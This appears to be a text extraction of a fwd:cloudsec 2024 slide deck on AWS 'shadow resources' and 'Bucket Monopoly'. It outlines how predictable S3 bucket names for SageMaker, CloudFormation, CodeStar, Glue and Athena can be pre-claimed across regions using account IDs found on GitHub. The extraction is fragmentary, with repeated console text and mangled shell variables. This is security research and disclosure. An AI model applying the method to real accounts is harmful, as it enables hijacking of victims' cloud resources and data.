
Permission details ✕

Trust policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
```

IAM policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ObjectActions",
      "Effect": "Allow",
      "Action": [
        "s3:PutObject",
        "s3:GetObject",
        "s3:DeleteObject"
      ],
      "Resource": [
        "arn:aws:s3:::aws-emr-studio-779593258376-us-east-1/*"
      ]
    }
  ]
}
```





SageMaker Vulnerability

sagemaker-`{AWS::Region}`-`{AWS::AccountId}`

Amazon SageMaker

Build, train, and deploy machine learning (ML) models for any use case with fully managed infrastructure, tools, and workflows

Get started with SageMaker

Try a hands-on tutorial

Why SageMaker?

Amazon SageMaker is a fully managed service that brings together a broad set of machine learning capabilities you can build, train and deploy. It includes notebooks, debuggers, pipelines, and more, all in one integrated development environment. SageMaker supports governance requirements and transparency over your models. You can build your own FMs, large datasets, with purpose-built retrain, and deploy FMs. SageMaker provides pre-trained models, including image classification, and deploy with just a few clicks.

Amazon SageMaker

SageMaker Canvas

Generate accurate machine learning predictions — no code required

How it works

Amazon SageMaker

Build, train, and deploy machine learning models with fully managed infrastructure, tools, and workflows

Get started with SageMaker

Why SageMaker?

Amazon SageMaker is a fully managed service that brings together a broad set of machine learning capabilities you can build, train and deploy. It includes notebooks, debuggers, pipelines, and more, all in one integrated development environment. SageMaker supports governance requirements and transparency over your models. You can build your own FMs, large datasets, with purpose-built retrain, and deploy FMs. SageMaker provides pre-trained models, including image classification, and deploy with just a few clicks.



Get Started

Select Domain

QuickSetupDomain-202402111115180

Select user profile

No user profiles under the domain

Create user profile

You must have the necessary permissions to make predictions with Ready-to-use models. Go to the SageMaker Console to enable permissions for this account if this hasn't been done already. If you don't have access to the SageMaker Console, contact your administrator. Learn more

Accelerate your productivity using generative AI

Content generation, extraction, summarization, and many more tasks are easier to perform using foundation models from Amazon Bedrock and publicly available models from Amazon SageMaker JumpStart

Get started now

- Summarize...
- Write a blog post...
- Explain...
- Brainstorm ideas...
- List key takeaways...
- Improve writing...
- Rewrite...
- Outline...
- Change tone...
- Reply to this...
- Simplify...
- Compare...
- Paraphrase...

Search user cases

Can't find the right model? Create a custom model

Generative AI using foundation models

Our ready-to-use content extraction models can quickly distill insights from text, image, and document data.

Generate, extract and summarize content

Powered by Amazon Bedrock and Amazon SageMaker JumpStart

Additional ready-to-use models

Our ready-to-use content extraction models can quickly distill insights from text, image, and document data.

Filter by data type: Text, Image, Document

Process models

Publicly available models

Generative AI using foundation models

Our ready-to-use content extraction models can quickly distill insights from text, image, and document data.

Generate, extract and summarize content

Powered by Amazon Bedrock and Amazon SageMaker JumpStart

Additional ready-to-use models

Our ready-to-use content extraction models can quickly distill insights from text, image, and document data.

Filter by data type: Text, Image, Document

Process models

Publicly available models



Generate accurate machine learning predictions - no code required.

Canvas configuration


Canvas storage configuration

Amazon S3 artifacts location

s3://sagemaker-us-west-2-123456789123

<https://aws.amazon.com/sagemaker/>

SageMaker: Full Attack Scenario






Service Catalog Vulnerability

`cf-templates-{Hash}-{AWS::Region}}`

What is AWS Service Catalog?




Version details Info
Use an uploaded template file, an AWS CloudFormation template, or an external repository to build your product.


- Version source
- Use a template file
Upload your own template file
 - Specify a URL
Specify a URL location for a CloudFormation template
 - Use an existing CloudFormation Stack
Enter Stack ARN to upload template
 - Specify your code repository using a CodeStar provider
Use an external repository

Download a CloudFormation template file

<https://cf-templates-9xd5rthqxts-u...> X

File format must be in JSON or YAML.







CodeStar Vulnerability

aws-codestar-`{AWS::Region}`-`{AWS::AccountId}`

CodeStar: Full Attack Scenario





Shadow Resource in Open Source

Case Studies

120 1. cd to the root directory of the project.

121 1. Run `^sam deploy --s3-bucket [REDACTED] --aws-account-id [REDACTED] --aws-region [REDACTED]`

```
#!/bin/bash
s3_bucket="s3-prefix- $\{\text{ACCOUNT\_ID}\}$ - $\{\text{REGION}\}$ "
HEAD_BUCKET=$(aws s3api head-bucket --bucket  $\{\text{s3\_bucket}\}$  2>&1 || true)
if [ -z "$HEAD_BUCKET" ]; then
  echo "Already exists"
else
  aws s3api create-bucket --bucket  $\{\text{s3\_bucket}\}$  --region " $\{\text{REGION}\}$ " --create-bucket-configuration LocationConstraint=" $\{\text{REGION}\}$ "
  echo "New bucket:  $\{\text{s3\_bucket}\}$ "
fi
```

```
#!/bin/bash
if ! aws s3 ls "s3:// $\{1\}$ " > /dev/null 2>&1; then
  echo "Creating bucket:  $\{1\}$ "
  if ! aws s3 mb "s3:// $\{1\}$ "; then
    echo "Could not create bucket  $\{1\}$ "
    exit 1
  fi
fi
```

Past Services Affected by Shadow Resources



Athena

aws Search in this guide Contact Us

AWS > Documentation > Amazon Athena > User Guide

Athena with ODBC and JDBC drivers

- ▶ Creating databases and tables
- ▶ Creating a table from query results (CTAS)
- ▶ SerDe reference
- ▼ Running queries
 - Viewing query results

Previously created default locations

Previously in Athena, if you ran a query without specifying a value for **Query result location**, and the query result location setting was not overridden by a workgroup, Athena created a default location for you. The default location was `aws-athena-query-results-MyAcctID-MyRegion`, where `MyAcctID` was the Amazon Web Services account ID of the IAM principal that ran the query, and `MyRegion` was the region where the query ran (for example, `us-west-1`.)

Now, before you can run an Athena query in a region in which your account hasn't used Athena previously, you must specify a query result location, or use a workgroup that overrides the query result location setting. While Athena no longer creates a default query results location for you, previously created default `aws-athena-query-results-MyAcctID-MyRegion` locations remain valid and you can continue to use them.

<https://docs.aws.amazon.com/athena/latest/ug/querying.html>





Bucket Monopoly







...
...	...	af-south-1	eu-west-1	ap-east-1
...	...	eu-west-2	User	cn-north-1
...	...	us-east-2	il-central-1	us-west-1
...







Bucket Monopoly Step-by-Step



Identifying
Predictable Bucket Name



Discovering
the Unique Identifier



Monopolize
Creating Unclaimed Buckets
Across All Regions

Identifying

Exploring Potential Vulnerabilities



Open-Source



Documentation



Crawling



Automation

Discovering the Unique Identifier



CloudFormation

cf-templates-**{Hash}**-{AWS::Region}



Glue

aws-glue-assets-**{AWS::AccountId}**-{AWS::Region}



Discovering Account IDs

The top part of the image shows a GitHub search interface with the query `/arn:aws:iam::[0-9]{12}/`. Below the search bar, it says "Filter by" and "157k files (416 ms)".

The bottom part of the image is a presentation slide titled "Finding Account IDs". It features a large green number "198,426" in the center, with "378" above it and "1,100" below it. To the left of the central number is "196,948". The slide also includes the "fwdcloudsec-2024" logo and social media handles: "fwdcloudsec.org", "@fwdcloudsec", and "#fwdcloudsec".

A short note on AWS KEY ID

Tal Beery - Follow
3 min read · Oct 26, 2023

194 4

As I was playing with AWS authentication and authorization system, I had realized that most of its inner working and data structures are not documented.

A tweet from Tal Beery (@TalBeerySec) dated Oct 23, 2023. The tweet text reads: "1/ Is there a way to decrypt AWS session tokens? or this is a magic reserved only to AWS people @ebrandwine (see youtu.be/tPr1AgGkvc4?...)". Below the text is a video thumbnail showing a person on a stage with a screen behind them displaying code.

A screenshot of the GitHub repository for "quiet-riot" by "righteousgambit". The repository is public and has 27 forks and 390 stars. It contains two main branches: "enumeration" (updated 2 years ago) and "results" (updated 2 years ago). The "enumeration" branch description is "Changes in email generation process." and the "results" branch description is "quiet riot update according to the python package."

A screenshot of the GitHub repository for "known_aws_accounts" by "fwdcloudsec". The repository is public and has 21 forks and 142 stars. It contains several files and folders: ".github/workflows", "LICENSE", "README.md", and "accounts.yaml". The "accounts.yaml" file was updated last month.

